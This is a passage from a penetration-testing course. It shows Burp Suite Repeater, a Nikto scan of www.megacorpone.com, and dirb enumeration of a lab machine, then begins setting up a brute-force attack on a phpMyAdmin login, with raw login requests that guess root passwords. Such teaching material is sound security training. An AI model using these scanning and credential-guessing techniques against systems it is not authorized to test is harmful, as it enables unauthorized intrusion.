
Once the download is complete, we can drag and drop the downloaded file into Firefox, select *Trust this CA to identify websites* and click *OK*.



Figure 113: Import the Certificate into Firefox

To verify the import was successful, we can again browse to a site using HTTPS, such as <https://www.google.com>, which should load without a warning and generate HTTPS traffic within BurpSuite's HTTP History tab.

Finally, with the Repeater tool, we can easily modify requests, resend them, and review the responses. To see this in action, we can right-click a request from *Proxy > HTTP History* and select *Send to Repeater*.



The screenshot shows the Burp Suite interface with the following details:

- Toolbar:** Burp Project, Intruder, Repeater, Window, Help.
- Menu Bar:** Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, User options.
- Sub-Menu:** Intercept, HTTP history, WebSockets history, Options.
- Filter:** Hiding CSS, image and general binary content.
- Table Headers:** #, Host, Method, URL, Params, Edited, Status, Length, MIME type, Extension, Title.
- Table Data:** A list of 20 requests from https://www.megacorpone.com. Request 2 (HTTP 200 response) has a context menu open, with "Send to Repeater" highlighted.
- Context Menu Options:**
 - Send to Intruder (Ctrl+I)
 - Send to Repeater (Ctrl+R) - highlighted with a red box.
 - Send to Sequencer
 - Send to Comparator (request)
 - Send to Comparator (response)
 - Show response in browser
 - Request in browser ▶
 - Send to Java Serial Killer
 - Engagement tools [Pro version only] ▶
 - Show new history window
 - Add comment
 - Highlight
 - Delete item
 - Clear history
 - Copy URL
 - Copy as curl command
 - Copy links
 - Save item
 - Proxy history documentation
- Request/Response Buttons:** Request, Response.
- Raw/Headers/Hex Buttons:** Raw (selected), Headers, Hex.
- Log Panel:** Shows the raw request sent to the target.
- Search Bar:** Type a search term.
- Status Bar:** 0 matches.

Figure 114: Sending a Request to Repeater

If we click on *Repeater*, we will have one sub-tab with the request on the left side of the window. We can send multiple requests to Repeater and it will display them on separate tabs. We can send the request to the server by clicking *Send*.




Figure 115: Burp Suite Repeater

Burp Suite will display the raw server response on the right side of the window, which includes the response headers and unrendered response content.




Figure 116: Burp Suite Repeater with Request and Response

Web application exploitation often requires a great deal of trial and error as we submit and modify requests and monitor the responses. Repeater is very useful for this as we can quickly tweak elements of the request and resend them without waiting for our browser to render every response.

9.3.3 Nikto

Nikto²⁴⁸ is a highly configurable Open Source web server scanner that tests for thousands of dangerous files and programs, vulnerable server versions and various server configuration issues. It performs well, but is not designed for stealth as it will send many requests and embed information about itself in the *User-Agent*²⁴⁹ header.

Nikto can scan multiple servers and ports and will scan as many pages as it can find. On sites with heavy content, such as an ecommerce site, a Nikto scan can take several hours to complete. We have two options to control the scan duration. The simplest option is to set the **-maxtime** option, which will halt the scan after the specified time limit. This does not optimize the scan in

²⁴⁸ (CIRT.net, 2019), <https://cirt.net/Nikto2>

²⁴⁹ (Wikipedia, 2019), https://en.wikipedia.org/wiki/User_agent

any way. Nikto will simply stop scanning. Our second option is to tune²⁵⁰ the scan with the **-T** option. We can use this feature to control which types of tests we want to run. There are times when we do not want to run all the tests built in to Nikto, such as verifying if a certain class of vulnerabilities is present. Tuning a scan is invaluable in these situations.

Nikto is especially useful for catching low-hanging fruit, reporting non-standard server headers, and catching server configuration errors.

To demonstrate this, let's run Nikto against www.megacorpone.com. We'll specify the host we want to scan (**-host=http://www.megacorpone.com**) and for the sake of this demonstration, we'll use **-maxtime=30s** to limit the scan duration to 30 seconds:

```
kali@kali:~$ nikto -host=http://www.megacorpone.com -maxtime=30s
- Nikto v2.1.6
-----
+ Target IP:          38.100.193.76
+ Target Hostname:    www.megacorpone.com
+ Target Port:        80
-----
+ Server: Apache/2.2.22 (Ubuntu)
+ Server may leak inodes via ETags, header found with file /, inode: 152243, size: 12519, mtime: Fri May 17 06:26:28 2019
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ "robots.txt" contains 1 entry which should be manually viewed.
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ ERROR: Host maximum execution time of 30 seconds reached
+ ERROR: Host maximum execution time of 30 seconds reached
+ Scan terminated: 0 error(s) and 6 item(s) reported on remote host
+ End Time:          2019-06-05 11:22:35 (GMT-4) (31 seconds)
-----
+ 1 host(s) tested
```

Listing 281 - Running nikto against www.megacorpone.com

Although we limited the scan duration, the output in Listing 281 still provided some interesting information. For example, it identified that the version of Apache running on the server is out of date and past its end-of-life.

We have only demonstrated a fraction of the tools available in Kali Linux in this brief introduction, but the tools we have covered so far will serve us well for the demonstrations that follow in the rest of the module.

²⁵⁰ (CIRT.net, 2019), <https://cirt.net/nikto2-docs/options.html#id2791140>

9.3.3.1 Exercise

1. Spend some time reviewing the applications available under the Web Application Analysis menu in Kali Linux.

9.4 Exploiting Web-based Vulnerabilities

Now that we've covered enumeration and understand how to use some of the basic tools, we will turn our attention to vulnerability exploitation. In this section, we'll discuss web-based administration consoles and focus on specific vulnerabilities such as cross-site scripting, directory traversal, file inclusion, SQL injection and more.

9.5 Exploiting Admin Consoles

Let's begin with admin console enumeration and exploitation. Once we've located an admin console, the simplest "exploit" is to just log into it. We may attempt default username/password pairs, use enumerated information to guess working credentials, or attempt brute force.

However, a light touch is usually best with brute force. Account lockouts will negatively affect our penetration test, will block legitimate administrators, and may alert *blue teams*²⁵¹ to our presence. As always, we must carefully weigh the risks of every attack vector and act carefully and in the best interest of our client.

Despite these risks, a compromised administration console is a prime target and may allow us to deploy and run code on the server, which can provide a quick path to a shell.

To demonstrate this, we will work through an example of an attack against a poorly-configured admin console installed on our Windows 10 target. Note that the IP addresses used in the rest of this module may not match your lab. Refer to the lab guide for your assigned IP addresses.

²⁵¹ (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Blue_team_\(computer_security\)](https://en.wikipedia.org/wiki/Blue_team_(computer_security))

To begin, we will set up the Windows 10 target by opening the XAMPP Control panel and clicking Start for both Apache and MySQL.




Figure 117: XAMPP Control Panel

Next, we'll run **dirb** from Kali, targeting our Windows 10 machine.

```

kali@kali:~$ dirb http://10.11.0.22 -r
...
URL_BASE: http://10.11.0.22/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Recursive
-----
GENERATED WORDS: 4612
---- Scanning URL: http://10.11.0.22/ ----
...
+ http://10.11.0.22/lpt1 (CODE:403|SIZE:1047)
+ http://10.11.0.22/lpt2 (CODE:403|SIZE:1047)
+ http://10.11.0.22/nul (CODE:403|SIZE:1047)
==> DIRECTORY: http://10.11.0.22/phpmyadmin/
+ http://10.11.0.22/prn (CODE:403|SIZE:1047)
+ http://10.11.0.22/robots.txt (CODE:200|SIZE:79)
...
  
```

Listing 282 - Running dirb on our Windows 10 lab machine

The output lists several interesting URLs including the highlighted reference to *phpmyadmin*, an administration tool for MySQL databases, which is particularly interesting.

Entering the corresponding URL into our browser produces a phpMyAdmin login page:




Figure 118: phpMyAdmin Login Page

A quick Internet search suggests that the default login credentials for phpMYAdmin include "root" with a blank password. Let's try that against our Windows 10 target:




Figure 119: phpMyAdmin Error Message

If we try those credentials, we get an error message that “Login without a password is forbidden by configuration”. This is because “AllowNoPassword” is set to False within the phpMyAdmin configuration file (*C:\xampp\phpMyAdmin\config.inc.php*). Under this configuration, we need to include a password to log in so we can reasonably assume the password is not blank. We will have to try something else if we want to gain access.

9.5.1 Burp Suite Intruder

Since the default credentials didn’t seem to work and blank passwords aren’t allowed, let’s try to automate some basic username and password combinations with Burp Suite’s Intruder²⁵² tool. Please keep in mind that this feature is time-throttled in the Burp Community Edition. Nevertheless, we can still use it in order to explain some important concepts.

²⁵² (PortSwigger, 2019), <https://portswigger.net/burp/documentation/desktop/tools/intruder/using>

Let's send a few manual login attempts from our browser and look at the responses in Burp Suite. We have combined three requests together in the following screenshot:

```

POST /phpmyadmin/index.php HTTP/1.1
Host: 10.11.0.22
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 134
Cookie: phpMyAdmin=md60l2sdql1db2c216v7nosgl86tm26sm; pma_lang=en
Connection: close
Upgrade-Insecure-Requests: 1

set_session=md60l2sdql1db2c216v7nosgl86tm26sm&pma_username=root&pma_password=test1&server=1&target=index.php&token=%5DczrJ0HHT10To%22SB

POST /phpmyadmin/index.php HTTP/1.1
Host: 10.11.0.22
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 146
Cookie: phpMyAdmin=l49hu0idjnk0d6esclp4o16qnjjnldpu; pma_lang=en
Connection: close
Upgrade-Insecure-Requests: 1

set_session=l49hu0idjnk0d6esclp4o16qnjjnldpu&pma_username=root&pma_password=test2&server=1&target=index.php&token=%24%23wPDN%5C%5CC%25D%7E%2CUU%7D

POST /phpmyadmin/index.php HTTP/1.1
Host: 10.11.0.22
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 138
Cookie: phpMyAdmin=asrkrormlm15tnd7irpu880bq4m9pghr; pma_lang=en
Connection: close
Upgrade-Insecure-Requests: 1

set_session=asrkrormlm15tnd7irpu880bq4m9pghr&pma_username=root&pma_password=test3&server=1&target=index.php&token=vk046T%2B*40Z%3D_C%7E%7B

```

Figure 120: Login Requests for PHP My Admin

Based on the output, this test may not be straightforward as it seems since we have several factors to contend with. As we can see from the requests, the login form includes a *token*²⁵³ to prevent brute forcing and other attacks. In addition, we can see that the form sets a *set_session* parameter which is unique for each request.

²⁵³ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Cross-site_request_forgery#Synchronizer_token_pattern

If we change the `set_session` parameter and it doesn't match the value of the `phpMyAdmin` cookie, the site will return an error:




Figure 121: phpMyAdmin Error Message for Mismatching Session Values

We need to avoid this error if we want a successful login. If we look at the HTML source for the login form, we will find the new `set_session` and `token` values are included in the response:

Response

